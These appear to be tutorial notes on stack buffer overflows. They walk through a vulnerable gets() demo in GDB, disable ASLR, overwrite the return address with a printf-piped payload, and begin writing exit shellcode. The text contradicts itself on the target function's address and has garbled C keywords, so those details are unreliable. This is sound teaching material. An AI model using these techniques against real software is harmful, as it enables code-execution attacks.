Buffer Overflow Primer
Part 1: smashing the stack

Buffer - A temporary space in memory used to hold data

Buffer Overflow - happens when data written to a buffer is larger than the size of the buffer, and due to insufficient bounds checking it overflows and overwrites adjacent memory locations.


A sample Vulnerable Function

```
GetInput ( )
{
    Char buffer[8];
    gets(buffer);
    puts(buffer);
}
```

Gets() function is very dangerous. It does not check the size of the user supplied data, and can easily overflow the buffer variable

Why is this a security Vulnerability?

Remember the Stack layout?



Main program for Vulnerable function

```
Main ()
{
    GetInput();
    return 0;
}
```


To Compile (32 bit):

$2^2 = 4$ bytes

```
$ gcc -m32 -ggdb3
    -mpreferred-stack-boundary=2
    -o demo demo.c
```

Entering an input that is more than 12 bytes long produces a Segmentation fault. Why?

Stack Layout of Vulnerable program



GDB has a TUI mode, basically a windowed mode, where code is listed in top window, and commands are entered into Lower window

Enter this mode by typing:

$ gdb -tui demo

to display the assembly code in upper window enter

(gdb) layout asm

single step through assembly instructions by entering

(gdb) stepi <u>or</u>

(gdb) si

Set a breakpoint in main at the GetInput() function

```
0x804845c <main>    push %ebp
0x804845d <main+1>  mov %esp, %ebp
0x804845f <main+3>  Call 0x804843b <GetInput>
0x8048464 <main+8>  mov $0x0, %eax
0x8048469 <main+13> pop %ebp
0x804846a <main+14> ret
```

```
(gdb) x/8wx $esp

0xffffc7b8: 0x00000000   4 bytes
            0xf7dc81d6
            0x00000001
            0xffffc854

0xffffc7c8:

            0xffffc85c
            0x00000000
            0x00000000
            0x00000000
```

(gdb) s ↵
GetInput() is entered

Looking at the stack now

```
(gdb) x/8wx $esp
```

0xffffc7a8: 0x08048479 Buffer
0x00000000 Buffer
0xffffc7b8 EBP-old
0x08048464 ← Ret

0xffffc7b8: 0x00000000
0xf7dc81d6
0x00000001
0xffffc854

stepping and looking at stack after entering:

```
(gdb) s
12345678

(gdb) x/8wx $esp
```

0xffffc7a8: 0x34333231 Buffer
0x38373635 Buffer
0xffffc700 EBP
0x08048464 ret

0xffffc7b8: unchanged

Notice that entering 8 bytes will fill buffer completely. Entering more than 12 bytes will overwrite the return address

Another way to provide input to a program is

```
# printf "AAAA ... A" | ./demo
```

unix pipe

Viewing the man page for printf, we see that we can enter hex values with the escape sequence

\xHH (byte with hex value)

If we add to demo.c a function

```
CanNeverExecute()
{
    printf("I can never execute\n");
    exit(0);
}
```

Then load the program into gdb and disassemble

```
(gdb) disas CanNeverExecute

0x08048436 <CanNeverExecute+0>
        push %ebp
```

To temporarily disable address space layout randomization (ASLR), enter at prompt: This will end upon exit

```
$ setarch x86_64 -R /bin/bash
$ gcc -m32 -ggdb3
      -mpreferred-stack-boundary=2
      -o demo demo.c
```

Then overwrite the Ret by piping 12 bytes + memory address of CanNeverExecute()

```
$ printf "123456789abc
```

12 dummy bytes

mem address of CanNeverExecute

```
\x3b\x84\x04\x08" | ./demo
```

The computer outputs:

```
123456789abc;}
I can never execute
Segmentation fault (core dumped)
```

Memory address needs to be entered in reverse order (little endian)

To prevent the seg fault, we need to add exit(0) to the

CanNeverExecute() function

```
#include <stdio.h>
#include <stdlib.h>

CanNeverExecute ()
{
    Printf("I can never execute\n");
    exit(0);
}
```

Adding the exit(0) adds a

Call to the system exit call routine, so even if the stack were corrupted, the program can still exit gracefully.

Writing Exit Shellcode (Part 2)

Shellcode

- Once we have control of the return address, we can point it to "our executable payload".

- The payload is nothing but machine code which can be executed directly by the cpu

- This payload is what is called "shellcode"

- Generally this payload is used to spawn a shell and hence the name "shellcode" was coined

Converting Code to shellcode

Start w/ simple C program

```
#include <stdlib.h>

Main ()
{
    exit(0);
}
```

This program just exits gracefully

To compile this program, we want to make sure that the libraries are linked statically rather than dynamically

```
$ gcc -m32 -ggdb3
      -static          -o exit
      exit.c
```

I had to install glibc-static

by entering

```
$ sudo dnf install glibc-static
```

and

```
$ sudo dnf install glibc-static.i686
```

When we disassemble _exit in gdb we get

```
mov 0x4(%esp), %ebx
mov $0xfc, %eax
call *0x81039f0
mov $0x1, %eax
int $0x80
hlt
```

The *0x81039f0 is a pointer to memory address 0x0807c8f0